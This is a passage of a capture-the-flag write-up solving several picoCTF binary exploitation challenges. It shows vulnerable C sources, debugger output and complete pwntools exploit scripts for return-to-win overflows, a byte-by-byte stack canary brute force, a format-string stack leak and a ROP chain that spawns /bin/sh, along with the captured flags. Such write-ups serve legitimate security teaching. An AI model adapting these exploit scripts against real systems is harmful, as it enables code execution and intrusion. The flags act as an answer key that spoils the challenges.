  puts("Please enter your string: ");
  vuln();
  return 0;
}
```

Checksec

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
=> the program is not protected against buffer overflow attacks
```

From the source code we can observe:

- the buffer size is 100 ⇒ might try a buffer overflow
- the win function is not called anywhere ⇒ trying to jump to that address
- the win function has 2 parameters that have to be “CAFEF00D” and “F00DF00D” ⇒ we might need to look for a rop gadget with 2 pop and 1 ret in order to be able to send the 2 arguments

First thing we do is to open the executable with gdb, create a pattern with a size that s bigger than the buffer size and we feed it to the program.

```
gdb-peda$ pattern create 120
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAA'
```

The program has a segmentation fault and we check the value of the EIP register in order to look for the offset.

```
EIP: 0x41384141 ('AA8A')
gdb-peda$ pattern offset 'AA8A'
AA8A found at offset: 112
```

Next we look for a ropgadget that we can use:

```
gdb-peda$ ropgadget
ret = 0x8049009
popret = 0x8049022
pop2ret = 0x8049452
pop3ret = 0x8049451
pop4ret = 0x8049450
addesp_12 = 0x804901f
addesp_16 = 0x8049202
```

As we needed a ropgadet for 2 arguments we are choosing **pop2ret = 0x8049452**

To get the address of the win function we use the disass command:

```
gdb-peda$ disass win
Dump of assembler code for function win:
   0x08049296 <+0>:     endbr32
   0x0804929a <+4>:     push   ebp
   0x0804929b <+5>:     mov    ebp,esp
```

The final exploit is the following:

```
from pwn import *
context.bits=32

process=remote('saturn.picoctf.net', 54557)
process.recvline()

offset=112

payload='M'*offset

win_address=p32(0x08049296)

pop2ret_address=p32(0x08049452)

arg1=p32(0xCAFEF00D)
arg2=p32(0xF00DF00D)
arguments=arg1+arg2

payload=payload.encode()+win_address+pop2ret_address+arguments
process.sendline(payload)

print(process.recvline())
process.interactive()
```

⇒ picoCTF{argum3nt5_4_d4yZ_b3fd8f66}

buffer overflow3

We have an ELF 32. The source code is the following:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
```

```
#include <wchar.h>
#include <locale.h>

#define BUFSIZE 64
#define FLAGSIZE 64
#define CANARY_SIZE 4

void win() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f); // size bound read
  puts(buf);
  fflush(stdout);
}

char global_canary[CANARY_SIZE];
void read_canary() {
  FILE *f = fopen("canary.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'canary.txt' in this directory with your",
                    "own debugging canary.\n");
    exit(0);
  }

  fread(global_canary,sizeof(char),CANARY_SIZE,f);
  fclose(f);
}

void vuln(){
   char canary[CANARY_SIZE];
   char buf[BUFSIZE];
   char length[BUFSIZE];
   int count;
   int x = 0;
   memcpy(canary,global_canary,CANARY_SIZE);
   printf("How Many Bytes will You Write Into the Buffer?\n> ");
   while (x<BUFSIZE) {
      read(0,length+x,1);
      if (length[x]=='\n') break;
      x++;
   }
   sscanf(length,"%d",&count);

   printf("Input> ");
   read(0,buf,count);

   if (memcmp(canary,global_canary,CANARY_SIZE)) {
      printf("***** Stack Smashing Detected ***** : Canary Value Corrupt!\n"); // crash immediately
      exit(-1);
   }
   printf("Ok... Now Where's the Flag?\n");
   fflush(stdout);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  read_canary();
  vuln();
  return 0;
}
```

Analyzing the source code we can observe the following:

- it uses a canary file, which contains a known value that is placed between a buffer and control data on the *stack* to monitor buffer overflows
- the win function that prints the flag is never called ⇒ we will have to jump to that address
- the buffer size is 64
- the canary size is 4 ⇒ we might be able to brute force it

- there is an instruction in the vuln function which is checking if the canary is corrupt ⇒ we need to find out what is the canary word letter by letter, if the letter is not good it will show us the error

I used gdb-peda to retrieve the address of the win function and also for creating patterns to check offsets.

As I expected the pattern is the following: (A*64 + canary_word + B*16) in order to overflow the buffer, and in order to get the flag we only need to add the address function at the end.

Locally, it works, as we created the canary.txt file and we knew the word. But on the server we have to brute force our way into it. The exploit that I did is down below:

```
from pwn import *
context.log_level = 'error'

offset1=64
offset2=16

p1='M'*offset1
p2='B'*offset2

win_address=p32(0x08049336)

canary_size=4
canary=''

for index in range(1,canary_size+1):
  for letter_in_canary in range(128):

    p=remote('saturn.picoctf.net',50007)
    #sending the size of the buffer
    p.sendlineafter(b'> ',(str(64+index)).encode())

    #sending the payload to see to which letters the program is not sending an error
    #if there s no error we add the letter to the canary word
    payload=(p1+canary+chr(letter_in_canary)).encode()
    p.sendlineafter(b'> ',payload)
    output=p.recvall()
    print('checking...'+chr(letter_in_canary))

    if b'Stack' not in output and output !=b'':
      canary = canary +chr(letter_in_canary)
      print(canary)
      break;

#after we find the canary word we connect to the server and we send the payload
print(canary)
p=remote('saturn.picoctf.net',50007)

p.sendlineafter(b'> ',(str(200)).encode())

payload=p1.encode()+canary.encode()+p2.encode()+win_address

p.sendlineafter(b'> ',payload)

output=p.recvall()
print(output)
p.interactive()
```

canary word ⇒ BiRd
flag⇒ picoCTF{Stat1C_c4n4r13s_4R3_b4D_f9792127}

flag leak

Source code of the ELF32:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <wchar.h>
#include <locale.h>

#define BUFSIZE 64
#define FLAGSIZE 64

void readflag(char* buf, size_t len) {
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("%s %s", "Please create 'flag.txt' in this directory with your",
                    "own debugging flag.\n");
    exit(0);
  }

  fgets(buf,len,f); // size bound read
}

void vuln(){
   char flag[BUFSIZE];
   char story[128];

   readflag(flag, FLAGSIZE);

   printf("Tell me a story and then I'll tell you one >> ");
   scanf("%127s", story);
   printf("Here's a story - \n");
   printf(story);
   printf("\n");
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  vuln();
  return 0;
}
```

What we can observe from the source code:

- the flag is in a variable on the stack that is not printed ⇒ we have to pop the stack somehow
- the hint of the challenge is format string ⇒ **format string attacks** (reference: http://www.infond.fr/2010/07/tutorial-exploitation-format-string.html)

After I checked some resources, it seems that using %[number]$s i can pop the string at that specific position. As we don t know the exact position of the flag in the stack, we do a for loop trying to get the data pop one by one until we find the flag string.

```
from pwn import *

context.log_level='error'
port=52919
for index in range(100):
  #conn=process('./vuln')
  conn=remote('saturn.picoctf.net',port)
  payload='%'+str(index)+'$s'
  conn.sendlineafter(b'>> ',payload.encode())
  print(conn.recvall())
```

⇒CTF{L34k1ng_Fl4g_0ff_St4ck_0551082c}

ropfu

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 16

void vuln() {
  char buf[16];
  printf("How strong is your ROP-fu? Snatch the shell from my hand, grasshopper!\n");
  return gets(buf);

}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  vuln();

}
```

- first we find the offset with gdb-peda pattern ⇒ 28
- we try to find any address of a system call ⇒ found none
- so we use ROPgadget to help us out with a payload template
- I adapted the payload

```
#!/usr/bin/env python3
# execve generated by ROPgadget
from pwn import *

# Padding goes here
p = b'A'*28

p += p32(0x080583c9) # pop edx ; pop ebx ; ret
p += p32(0x080e5060) # @ .data
p += p32(0x41414141) # padding
p += p32(0x080b074a) # pop eax ; ret
p += b'/bin'
p += p32(0x08059102) # mov dword ptr [edx], eax ; ret
p += p32(0x080583c9) # pop edx ; pop ebx ; ret
p += p32(0x080e5064) # @ .data + 4
p += p32(0x41414141) # padding
p += p32(0x080b074a) # pop eax ; ret
p += b'//sh'
p += p32(0x08059102) # mov dword ptr [edx], eax ; ret
p += p32(0x080583c9) # pop edx ; pop ebx ; ret
p += p32(0x080e5068) # @ .data + 8
p += p32(0x41414141) # padding
p += p32(0x0804fb90) # xor eax, eax ; ret
p += p32(0x08059102) # mov dword ptr [edx], eax ; ret
p += p32(0x08049022) # pop ebx ; ret
p += p32(0x080e5060) # @ .data
p += p32(0x08049e39) # pop ecx ; ret
p += p32(0x080e5068) # @ .data + 8
p += p32(0x080583c9) # pop edx ; pop ebx ; ret
p += p32(0x080e5068) # @ .data + 8
p += p32(0x080e5060) # padding without overwrite ebx
p += p32(0x0804fb90) # xor eax, eax ; ret
p += p32(0x0808055e) # inc eax ; ret
p += p32(0x0808055e) # inc eax ; ret
p += p32(0x0808055e) # inc eax ; ret
p += p32(0x0808055e) # inc eax ; ret
p += p32(0x0808055e) # inc eax ; ret
p += p32(0x0808055e) # inc eax ; ret
p += p32(0x0808055e) # inc eax ; ret
p += p32(0x0808055e) # inc eax ; ret
p += p32(0x0808055e) # inc eax ; ret
p += p32(0x0808055e) # inc eax ; ret
p += p32(0x0808055e) # inc eax ; ret
p += p32(0x0804a3d2) # int 0x80

#conn=process("./vuln")
conn=remote("saturn.picoctf.net",55316)
conn.sendline(p)
conn.interactive()
```

⇒picoCTF{5n47ch_7h3_5h311_e81af635}

wine

Windows executable.

Source code:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <wchar.h>
```

```
#include <locale.h>

#define BUFSIZE 64
#define FLAGSIZE 64

void win(){
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("flag.txt not found in current directory.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f); // size bound read
  puts(buf);
  fflush(stdout);
}

void vuln()
{
  printf("Give me a string!\n");
  char buf[128];
  gets(buf);
}

int main(int argc, char **argv)
{

  setvbuf(stdout, NULL, _IONBF, 0);
  vuln();
  return 0;
}
```

- The win function is not called anywhere ⇒ we might try to jump to it after a buffer overflow

```
>>> cyclic(150)
b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaab

wine vuln.exe
Give me a string!
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaava
aawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabma
wine: Unhandled page fault on read access to 6261616B at address 6261616B

>>> cyclic_find(0x6261616B)
140

=> offset is 140
```

In order to find out the address of the win function i open the vuln.exe with ghidra and we disassemble the code.

.text
_win
00401530 55   PUSH   EBP
00401531 89 e5   MOV   EBP,ESP

Now, to create the payload we need to give to the input [140 chars]+[address of the win function].

```
b'\r\npicoCTF{Un_v3rr3_d3_v1n_acdf9f0a}\r\nUnhandled exception: page fault on read access to 0x7fec3900 in 32-bit code (0x7fec390
0).\nRegister dump:\n CS:0023 SS:002b DS:002b ES:002b FS:006b GS:0063\n EIP:7fec3900 ESP:0064fe84 EBP:41414141 EFLAGS:00010206(  R-
--  I   - -P- )\n EAX:00000000 EBX:00230e78 ECX:0064fe14 EDX:7fec48f4\n ESI:00000005 EDI:0021d6b0\nStack dump:\n0x0064fe84:  000000
00 00000004 00000000 7b432ecc\n0x0064fe94:  00230e78 0064ff28 00401386 00000002\n0x0064fea4:  00230e70 006d0da0 7bcc4625 00000004\n
0x0064feb4:  00000008 00230e70 0021d6b0 0019bde0\n0x0064fec4:  15aeeb24 00000000 00000000 00000000\n0x0064fed4:  00000000 00000000
 00000000 00000000\nBacktrace:\n=>0 0x7fec3900 (0x41414141)\n0x7fec3900: addb\t%al,0x0(%eax)\nModules:\nModule\tAddress\t\t\tDebug
 info\tName (5 modules)\nPE\t  400000-  44b000\tDeferred        vuln\nPE\t7b020000-7b023000\tDeferred        kernelbase\nPE\t7b4200
00-7b5db000\tDeferred        kernel32\nPE\t7bc30000-7bc34000\tDeferred        ntdll\nPE\t7fe10000-7fe14000\tDeferred        msvcrt
\nThreads:\nprocess  tid      prio (all id:s are in hex)\n00000008 (D) Z:\\challenge\\vuln.exe\n\t00000009    0 <==\n0000000c servi
ces.exe\n\t0000000e    0\n\t0000000d    0\n00000012 explorer.exe\n\t00000013    0\nSystem information:\n    Wine build: wine-5.0 (U
buntu 5.0-3ubuntu1)\n    Platform: i386\n    Version: Windows Server 2008 R2\n    Host system: Linux\n    Host version: 5.13.0-1021
-aws\n'
```

The exploit code is below:

```
from pwn import *

port=53448
conn=remote("saturn.picoctf.net",port)
```

```
offset=140
payload=b'A'*offset

win_address=p32(0x00401530)
payload+=win_address

conn.sendlineafter(b'string!', payload)

print(conn.recvall())
conn.interactive()
```